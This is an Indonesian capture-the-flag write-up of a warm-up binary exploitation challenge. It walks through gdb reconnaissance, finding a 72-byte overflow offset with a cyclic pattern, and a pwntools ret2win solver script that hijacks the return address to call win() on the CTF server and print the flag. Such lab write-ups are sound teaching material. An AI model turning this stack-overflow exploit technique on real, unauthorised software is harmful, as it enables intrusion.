

Pemanasan-1

Player: Constantine
Kategori: Binary Exploitation (Pwn)



Phase 1: Recon & Static Analysis

Langkah pertama, *know your enemy*. Kita intip dulu proteksi apa yang dipasang di binary ini. Karena tools terbatas, aku pakai cara manual pakai strings buat cari tahu apakah ada *Stack Canary* atau nggak.



Stack Canary mati. Kita bisa *overflow* buffer dengan bebas.
Lanjut, kita absen dulu fungsi-fungsi yang ada di dalamnya buat nyari target lompatan.

```
constantine ~/OprecForesty/pemanasan-1 (solved) v3.13.7 13:21 ❯ gdb --batch -ex "file ./run" -ex "info functions"
All defined functions:

File main.c:
3:      void init();
29:     int main();
21:     void vuln();
7:      void win();

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401090  puts@plt
0x00000000004010a0  printf@plt
0x00000000004010b0  fgets@plt
0x00000000004010c0  gets@plt
0x00000000004010d0  setvbuf@plt
0x00000000004010e0  fopen@plt
0x00000000004010f0  _start
0x0000000000401120  _dl_relocate_static_pie
0x0000000000401130  deregister_tm_clones
0x0000000000401160  register_tm_clones
0x00000000004011a0  __do_global_dtors_aux
0x00000000004011d0  frame_dummy
0x0000000000401308  _fini
```

Dari output di atas, berdasarkan saudara gemini, kelihatan jelas peta serangannya:

1. vuln(): Tempat bugnya.
2. win(): Tujuan kita.

Kita akan lakukan Ret2Win Attack. Overflow stack di vuln, timpa Return Address pakai alamat win.

Phase 2: Debugging & Finding Offset

Sekarang kita perlu tahu jarak presisi (offset) dari buffer input sampai ke Return Address.

Caranya pakai *cyclic pattern*.

1. Generate Pattern
   Kita bikin "sampah" unik sepanjang 100 byte.

   ```
   constantine ~/OprecForesty/pemanasan-1 (solved) v3.13.7 13:29 ❯ pwn cyclic 100
   aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
   ```

2. Crash the Program
   Jalanin di GDB, kasih pattern tadi sebagai input.

```
(gdb) run
Starting program: /home/constantine/OprecForesty/pema

This GDB supports auto-downloading debuginfo from the
  <https://debuginfod.cachyos.org>
  <https://debuginfod.archlinux.org>
Enable debuginfod for this session? (y or [n])
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod e
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/usr/lib/libthread_d
Inputkan nama anda: aaaabaaacaaadaaaeaaafaaagaaahaaai

Program received signal SIGSEGV, Segmentation fault.
0x00000000004012d2 in vuln () at main.c:27
warning: 27     main.c: No such file or directory
(gdb) x/gx $rsp
0x7fffffffe0c8: 0x6161617461616173
```

3. Hitung Offset
   Pas crash, liat nilai RSP (Stack Pointer). Ternyata nilainya 0x6161617461616173. Langsung kita hitung offsetnya (kredit ke pwn cyclic buat hitung cepatnya).

   Kita butuh **72 byte padding** sebelum mulai nulis di alamat Return Address.

Phase 3: Execution (The Script)

Tinggal rakit payload pakai Python dengan bantuan saudara Gemini
Script Solver (solver.py):

```python
from pwn import *

# --- KONFIGURASI ---
context.log_level = 'INFO' # Ubah ke 'DEBUG' jika ingin melihat detail byte
binary_path = './run'
```

```python
host = 'pemanasan-1.ctf.forestylab.com'
port = 5000

# 1. Load Binary & Context
elf = ELF(binary_path, checksec=False)
context.binary = elf

# 2. Koneksi ke Target
# Gunakan ssl=True karena port 5000 forestylab menggunakan enkripsi
io = remote(host, port, ssl=True)
# io = process(binary_path) # Uncomment untuk tes lokal

# 3. Parameter Payload
offset = 72

# 4. Tentukan Target Address (Fungsi 'win')
# Kita menggunakan simbol 'win' yang baru saja ditemukan via GDB
if 'win' in elf.symbols:
    target_addr = elf.symbols['win']
    log.success(f"Target Function (win) found at: {hex(target_addr)}")
else:
    log.error("Critical: Simbol 'win' tidak ditemukan! Cek ulang binary.")
    exit()

# 5. Stack Alignment (RET Gadget)
# Menambahkan instruksi 'ret' kosong sebelum lompat ke 'win'
# untuk memperbaiki stack alignment 16-byte (syarat instruksi movaps di
libc)
rop = ROP(elf)
try:
    ret_gadget = rop.find_gadget(['ret'])[0]
    log.info(f"Alignment Gadget (RET): {hex(ret_gadget)}")
except:
    log.warning("RET gadget tidak ditemukan, mencoba payload tanpa
alignment...")
    ret_gadget = 0x0

# 6. Rakit Payload Final
# Struktur: [PADDING 72 Byte] + [RET Gadget] + [WIN Address]
if ret_gadget != 0:
    payload = flat(
        b'A' * offset,
```

```
        p64(ret_gadget), # Stack align
        p64(target_addr) # Jump to win
    )
else:
    payload = flat(
        b'A' * offset,
        p64(target_addr)
    )

# 7. Eksekusi
log.info("Mengirim payload...")
io.recvuntil(b':') # Tunggu prompt "Inputkan nama anda:"
io.sendline(payload)

# 8. Capture Flag
log.success("Payload terkirim! Masuk mode interaktif untuk melihat
flag...")
io.interactive()
```

Execute:

```
constantine ~/OprecForesty/pemanasan-1 (solved) v3.13.7 13:40 ❯ python solver.py
[+] Opening connection to pemanasan-1.ctf.forestylab.com on port 5000: Done
[+] Target Function (win) found at: 0x4011ff
[*] Loaded 5 cached gadgets for './run'
[*] Alignment Gadget (RET): 0x40101a
[*] Mengirim payload...
[+] Payload terkirim! Masuk mode interaktif untuk melihat flag...
[*] Switching to interactive mode
 FORESTY{lompat_lompat_duar_awokwk_ab30f3df}
[*] Got EOF while reading in interactive
```

Flag: FORESTY{lompat_lompat_duar_awokwk_ab30f3df}